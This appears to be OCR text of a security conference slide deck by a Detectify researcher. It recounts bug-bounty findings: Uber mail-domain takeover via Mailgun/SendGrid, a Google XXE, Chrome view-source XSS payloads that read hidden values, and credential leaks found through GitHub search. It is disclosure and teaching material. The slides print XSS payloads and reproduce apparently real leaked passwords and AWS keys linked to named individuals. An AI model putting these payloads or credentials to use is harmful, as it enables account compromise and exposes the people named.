
Thanks to detectify for bringing the issue of subdomain takeover into light

detectify

http://blog.pentestnepal.tech/post/149985438982/reading-ubers-internal-emails-uber-bug-bounty

MX-records


Add New Domain
Some of your domains are unverified and require DNS configuration. Un
domain.
State
Domain Name
Ou
Unverified
email.parse.com
0
Active
sandbox40d7e593015449359d781a7ea...
0


Inbound Parse
HOST
URL
link.westernunion.com
https://2b8ece
mail.prod.uber.com
https://2b8ece
mail.uberinternal.com
https://2b8ece

Conflict check + Validation

This domain name is already taken

TO USE INBOUND PARSE, YOU MUST FIRST WHITELABEL YOUR DOMAIN.

Creating a whitelabel proves that you are authorized to receive mail at that domain.

Oh, add this!

3. Add DNS Records For Tracking

The CNAME record is necessary for **tracking opens, clicks and unsubscribes**.

Type	Hostname
`CNAME`	**email**.example.com

post-host-master-admin

The approval email typically can be sent to the following addresses, called administrative emails:

- admin@example.com
- administrator@example.com
- hostmaster@example.com
- postmaster@example.com
- webmaster@example.com

Where `example.com` is the domain for the certificate being purchased.

Tadaa!

Success! Your domain email.example.com was created.


We now get postmaster!

Message

To	postmaster@email.parse.com
From	Frans Rosén <frans@detectify.com>
Subject	this is to confirm
Body	

```
X-Mailgun-Incoming: Yes
X-Envelope-From: <frans@detectify.com>
Received: from mail-lf0-f54.google.com (mail-lf0-f54.google.com [209.85.215.54])
 by mxa.mailgun.org with ESMTP id 57d9e52a.7fb048057d70-in8;
 Thu, 15 Sep 2016 00:02:50 -0000 (UTC)
Received: by mail-lf0-f54.google.com with SMTP id g62so21327778lfe.3
        for <postmaster@email.parse.com>; Wed, 14 Sep 2016 17:02:50 -0700 (PDT)
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed;
```

Google XXE



https://blog.detectify.com/2014/04/11/how-we-got-read-access-on-googles-production-servers/

Google XXE

Adam Mein <adammein@google.com>

to me, Security

Hey

Are you looking for XXE bugs in Google Marketplace at the moment?
--
cheers,
adam

Google XXE

Adam Mein <adammein@google.com>

Frans Rosén <frans@detectify.com>

to Adam, Security

Hey Adam,
Yea, tried some, should I stop doing it? Let me know if you want that, no worries.

Regards,
Frans

Google XXE

Adam Mein <adammein@google.com>

Frans Rosén <frans@detectify.com>
to Adam, Security

Adam Mein <adammein@google.com>
to me, Security

yeah, we noticed and already filed a bug for it.

Google XXE

Adam Mein <adammein@google.com>

Frans Rosén <frans@detectify.com>
to Adam, Security

Adam Mein <adammein@google.com>
to me, Security

security@google.com
to me

Good news everybody! You get another $5,000 here!

Google XXE

Frans Rosén <frans@detectify.com>
to Google


Hi Adam,

You can donate the $5000 (+ your $5000) to https://www.doctorswithoutborders.org/.

Regards,
Frans

Chrome View Source


Chrome…


view-source:https://detectify-labs.s3.amazonaws.com/view-source.html
1 <html>
2 <head>
3 <title>Hello world!</title>
4 </head>
5 <body>
6 ...

Chrome…


view-source:https://detectify-labs.s3.amazonaws.com/view-source.html
1 <html>
2 <head>
3 <title>Hello world!</title>
4 </head>
5 <body>
6 ...
<a href="http://www.example.com">
detectify

Chrome…


view-source:https://detectify-labs.s3.amazonaws.com/view-source.html
1 <html>
2 <head>
3 <title>Hello world!</title>
4 </head>
5 <body>
6 ...
<a href="http://www.example.com">
<a href="javascript:alert(document.domain)">

Chrome…


view-source:https://detectify-labs.s3.amazonaws.com/view-source.html
1 <html>
2 <head>
3 <title>Hello world!</title>
4 </head>
5 <body>
6 ...
<a href="http://www.example.com">
<a href="javascript:alert(document.domain)">
The page at detectify-labs.s3.amazonaws.com says:
OK

Chrome…

```
<a src=javascript:alert(1)>
<b src=javascript:alert(1)>
<b/href=javascript:alert(1)>
<b action=javascript:alert(1)>
<b src = javascript:alert(1)>
```

Chrome…


```
<a src=javascript:alert(1)>
<b src=javascript:alert(1)>
<b/href=javascript:alert(1)>
<b action=javascript:alert(1)>
<b src = javascript:alert(1)>
```

```
<input type="hidden" value="secret123!?">
<a href="javascript:alert(document.getElementsByClassName('html-attribute-value')[18].innerHTML);">
```

Chrome…

```
<a src=javascript:alert(1)>
<b src=javascript:alert(1)>
<b/href=javascript:alert(1)>
<b action=javascript:alert(1)>
<b src = javascript:alert(1)>
```

```
<input type="hidden" value="secret123!?">
<a href="javascript:alert(document.getElementsByClassName('html-attribute-value')[18].innerHTML);">
```




Chrome…

```
<meta http-equiv="refresh" content="0;
url=view-source:https://detectify-
labs.s3.amazonaws.com/view-source.html">
```

click something

Chrome…


view-source:example.com
<!doctype html>
<html>
<head>
<title>
Example Domain
</title>
<meta charset
<meta http-equiv
<meta name
<style type
body {

GitHub's search OMG!

JAN 14, 2014 @ 12:03 PM 4,982 VIEWS

Attackers Scrape GitHub For Cloud Service Credentials, Hijack Account To Mine Virtual Currency

Runa A. Sandvik

http://www.forbes.com/sites/runasandvik/2014/01/14/attackers-scrape-github-for-cloud-service-credentials-hijack-account-to-mine-virtual-currency/

GitHub's search OMG!

```
// capabilities.setCapability("testdroid_api_key", "rshLXLvdKyiLZ4kPSvIEzfKzq3ilCpoM");
capabilities.setCapability("testdroid_username", "hilary.chukwuji@zalando.de");
capabilities.setCapability("testdroid_password", "Larry78!!");
capabilities.setCapability("testdroid_project", "LocaliOSAppium");
capabilities.setCapability("testdroid_description", "Appium project description");
capabilities.setCapability("testdroid_testrun", "iOS Run");
capabilities.setCapability("testdroid_device", "iPad 3 A1416 8.2");
capabilities.setCapability("testdroid_app", fileUUID); // to use existing app using "la
capabilities.setCapability("testdroid_target", "iOS");
capabilities.setCapability("app", "com.bitbar.testdroid.BitbarIOSSample");
```

GitHub's search OMG!

```
4  # Specify the login credentials for the desired Sales
5  sfUT.username = shiv-ci@groupon.com
6  sfUT.password = sm123456
```

GitHub's search OMG!

2 copy.s3.to.sql

```
le compintel(term varchar(100), avgweightedrank

rezi-seasonality/webtrends.csv' CREDENTIALS 'aws_access_key_id=xxx;aws_secret_access_key=xxx' delimiter ',' CSV;")
rezi-seasonality/compintel.csv' CREDENTIALS 'aws_access_key_id=xxx;aws_secret_access_key=xxx' delimiter ',' CSV;")
i-seasonality/trends.csv' CREDENTIALS 'aws_access_key_id=AKIAJIIA4MDONFCNXORQ;aws_secret_access_key=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'
i-seasonality/trends.csv' CREDENTIALS 'aws_access_key_id=xxx;aws_secret_access_key=xxx' delimiter ',' CSV;")
```

GitHub's search OMG!

```
1  #build.properties
2
3  #ORIGIN
4  orig.name = github
5  orig.username = ncjohnson818@github.com
6  orig.password = Pa55word!
7  orig.serverurl = https://login.salesforce.com
8
9  #DESTINATION
10 dest.name = github2
11 dest.username = ncjohnson818@github2.com
12 dest.password = Pa55word!
13 dest.serverurl = https://login.salesforce.com
```

The email, 02:35

Long time no see + You should probably urgently read this

Frans Rosén <frans@detectify.com> 12/12/15

to J

Hi J,

Hope you're great!

Listen, I have a pretty upsetting thing that I just found regarding XXX. I wanted to ping you before I've sent the report so you know this is pretty bad and you should probably take a look at it as soon as possible.

Cheers,
Frans

DEEPSEC

The email, 02:35

Long time no see + You should probably urgently read this

Frans Rosén <frans@detectify.com> 12/12/15

to J

Hi J,

Hope you're great!

Listen, I have a pretty upsetting thing that I just found regarding XXX. I wanted to ping you before I've sent the report so you know this is pretty bad and you should probably take a look at it as soon as possible.

Cheers,
Frans

J <j@x>

to me

What number can I reach you at?

detectify

The response

[redacted] rewarded fransrosen with a **$30,000** bounty. Dec 14th (30 days ago)

@fransrosen - As always, appreciate the notification. You continue to showcase true talent, and always put security first. Thanks a lot!

Go hack yourself … or someone else will

Frans Rosén (@fransrosen) – www.detectify.com

DEEPSEC